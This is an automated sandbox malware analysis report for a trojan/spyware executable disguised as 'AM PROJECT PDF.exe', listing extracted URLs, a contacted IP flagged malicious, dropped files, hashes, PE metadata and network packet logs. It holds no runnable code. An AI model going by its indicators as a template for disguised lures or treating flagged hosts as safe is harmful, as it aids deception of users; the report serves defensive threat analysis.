http://www.fontbureau.com/designers?	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://vlovemeiwonv.cafe24.com/js/jquery-1.12.4.min.js?ver=191202	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://search.yahoo.com?fr=crmas_sfpf	svchost.exe, 00000012.00000003.502087892.00000000032E3000.00000004.00000020.00020000.00000000.sdmp, 262I-Au.18.dr	false		high
http://www.tiro.com	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fellyhub.com/bbs/content.php?co_id=privacy	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://use.fontawesome.com/releases/v5.3.1/css/all.css	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fellyhub.com/bbs/free.php	svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/js/jquery-1.12.4.min.js?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fellyhub.com/bbs/qa.php	svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/cThe	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fellyhub.com	svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://vlovemeiwonv.cafe24.com/js/jquery-migrate-1.4.1.min.js?ver=191202	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fellyhub.com/theme/tailwind0.3/css/tailwind.min.css?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fellyhub.com/bbs/board.php?bo_table=photo	svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fellyhub.com/js/placeholders.min.js?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fellyhub.com/bbs/content.php?co_id=company	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/theme/tailwind0.3/js/sweetalert2.min.js?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/bbs/password_lost.php	svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fellyhub.com/theme/tailwind0.3/js/jquery.menu.js?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/js/wrest.js?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com/images/branding/product/ico/googleg_lodp.ico	svchost.exe, 00000012.00000003.502087892.00000000032E3000.00000004.00000020.00020000.00000000.sdmp, 262I-Au.18.dr	false		high
http://www.fellyhub.com/theme/tailwind0.3/js/common.js?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/js/jquery-migrate-1.4.1.min.js?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/theme/tailwind0.3/js/swiper.min.css?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	262I-Au.18.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	svchost.exe, 00000012.00000003.502087892.00000000032E3000.00000004.00000020.00020000.00000000.sdmp, 262I-Au.18.dr	false		high
http://www.fellyhub.com/bbs/login_check.php	svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/bbs/gallery.php	svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/bbs/board.php?bo_table=photo&wr_id=1	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/bbs/board.php?bo_table=photo&wr_id=2	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas_sfp&command=	svchost.exe, 00000012.00000003.502087892.00000000032E3000.00000004.00000020.00020000.00000000.sdmp, 262I-Au.18.dr	false		high
http://www.fellyhub.com/bbs/board.php?bo_table=photo&wr_id=5	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/bbs	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/bbs/board.php?bo_table=photo&wr_id=6	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/theme/tailwind0.3/js/swiper.min.js?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fellyhub.com/bbs/board.php?bo_table=photo&wr_id=3	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/bbs/board.php?bo_table=photo&wr_id=4	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ac.ecosia.org/autocomplete?q=	262I-Au.18.dr	false		high
http://https://search.yahoo.com?fr=crmas_sfp	svchost.exe, 00000012.00000003.502087892.00000000032E3000.00000004.00000020.00020000.00000000.sdmp, 262I-Au.18.dr	false		high
http://www.fontbureau.com/designers/cabarga.htmlN	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fellyhub.com/theme/tailwind0.3	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fellyhub.com/bbs/register.php	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fellyhub.com/bbs/content.php?co_id=provision	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://github.com/CJxD/CoreView	AM PROJECT PDF.exe	false		high
http://www.jiyu-kobo.co.jp/	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fellyhub.com/theme/tailwind0.3/skin/latest/pic_list/style.css?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fellyhub.com/theme/tailwind0.3/css/dark.css?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/theme/tailwind0.3/css/balloon.css?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	262I-Au.18.dr	false		high
http://www.fellyhub.com/theme/tailwind0.3/img/main_bn.jpg	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.194.111	fellyhub.com	United States		46606	UNIFIEDLAYER-AS-1US	true
34.102.136.180	soraligne.com	United States		15169	GOOGLEUS	false

Copyright Joe Security LLC 2022

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	708243
Start date and time:	2022-09-23 07:59:00 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	AM PROJECT PDF.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@4/2@2/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 44.2% (good quality ratio 38.6%) • Quality average: 71.9% • Quality standard deviation: 33.2%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): fs.microsoft.com, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: AM PROJECT PDF.exe

Simulations

Behavior and APIs

Time	Type	Description
08:00:13	API Interceptor	1x Sleep call for process: AM PROJECT PDF.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AM PROJECT PDF.exe.log

Process:	C:\Users\user\Desktop\AM PROJECT PDF.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu
MD5:	2E016B886BDB8389D2DD0867BE55F87B
SHA1:	25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B
SHA-256:	1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427
SHA-512:	C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AAA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\262I-Au

Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005
Category:	dropped
Size (bytes):	94208
Entropy (8bit):	1.2882898331044472
Encrypted:	false
SSDEEP:	192:go1/8dpUXbSzTPJPn6UVuUhoEwn7PrH944:gS/inPvVuUhoEwn7b944
MD5:	4822E6A71C88A4AB8A27F90192B5A3B3
SHA1:	CC07E541426BFF64981CE6DE7D879306C716B6B9
SHA-256:	A6E2CCBD736E5892E658020543F4DF20BB422253CAC06B37398AA4935987446E
SHA-512:	C4FCA0DBC8A6B00383B593046E30C5754D570AA2009D4E26460833FB1394D348776400174C898701F621C305F53DC03C1B42CF76AA5DC33D5CCD8FA44935B03
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....-.....=.....[5.....*..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.736740169866898
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	AM PROJECT PDF.exe
File size:	1038336
MD5:	05069262cd099b2e37afb5afe629d12d
SHA1:	5abfb565897213b0f747fa1843822e4b8b201f7d
SHA256:	ba162d7df1cd1beb851a29a69054491959d8ee6ad27f18b3e9dc57a3f6df1122
SHA512:	7c34ad25c03f846048e059fc9904724ec96299356187f55ac5c146fefb3484ae732a94d05aa5c16e3ca7f9638223eb07d516f055a17cf46908a12c9098216aea
SSDEEP:	12288:kcL7+q7bzP9QCymO8ChCy92qDrsKvUuITkQ2QwAw084BgqY93:kcfbbzlQCOJCy5D4Kc7AQXjY9
TLSH:	8625BE2133E84F57F07667F445A0D4B087B6BC1AE47AC20E1EC26CDFB4A6B518A61B17
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....w*c.....0..... .....@.. .....@.....@.....

File Icon



Icon Hash:	78e4c4ccc4c4c0c0

Static PE Info

General

Entrypoint:	0x4ee216
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x632A77EC [Wed Sep 21 02:33:16 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xee1c4	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xf0000	0x10f44	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x102000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xec21c	0xec400	False	0.6586164847883598	data	6.846311012403682	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xf0000	0x10f44	0x11000	False	0.22157915900735295	data	4.373301931095353	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x102000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources


Name	RVA	Size	Type	Language	Country
RT_ICON	0xf0160	0x10828	dBase III DBT, version number 0, next free block index 40		
RT_GROUP_ICON	0x100988	0x14	data		
RT_GROUP_ICON	0x10099c	0x14	data		
RT_VERSION	0x1009b0	0x3a6	data		
RT_MANIFEST	0x100d58	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 23, 2022 08:01:48.508534908 CEST	49723	80	192.168.2.3	162.241.194.111
Sep 23, 2022 08:01:48.654256105 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.654519081 CEST	49723	80	192.168.2.3	162.241.194.111
Sep 23, 2022 08:01:48.654603004 CEST	49723	80	192.168.2.3	162.241.194.111
Sep 23, 2022 08:01:48.800158978 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.833050013 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.833084106 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.833101034 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.833118916 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.833136082 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.833152056 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.833169937 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.833185911 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.833203077 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.833219051 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.833359957 CEST	49723	80	192.168.2.3	162.241.194.111
Sep 23, 2022 08:01:48.833425045 CEST	49723	80	192.168.2.3	162.241.194.111
Sep 23, 2022 08:01:48.978997946 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.979031086 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.979043961 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.979058027 CEST	80	49723	162.241.194.111	192.168.2.3

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 23, 2022 08:01:48.979074955 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.979087114 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.979104042 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.979120016 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:48.979165077 CEST	49723	80	192.168.2.3	162.241.194.111
Sep 23, 2022 08:01:48.979288101 CEST	49723	80	192.168.2.3	162.241.194.111
Sep 23, 2022 08:01:48.979574919 CEST	49723	80	192.168.2.3	162.241.194.111
Sep 23, 2022 08:01:49.124996901 CEST	80	49723	162.241.194.111	192.168.2.3
Sep 23, 2022 08:01:59.042521954 CEST	49724	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:01:59.063441992 CEST	80	49724	34.102.136.180	192.168.2.3
Sep 23, 2022 08:01:59.064400911 CEST	49724	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:01:59.064711094 CEST	49724	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:01:59.083689928 CEST	80	49724	34.102.136.180	192.168.2.3
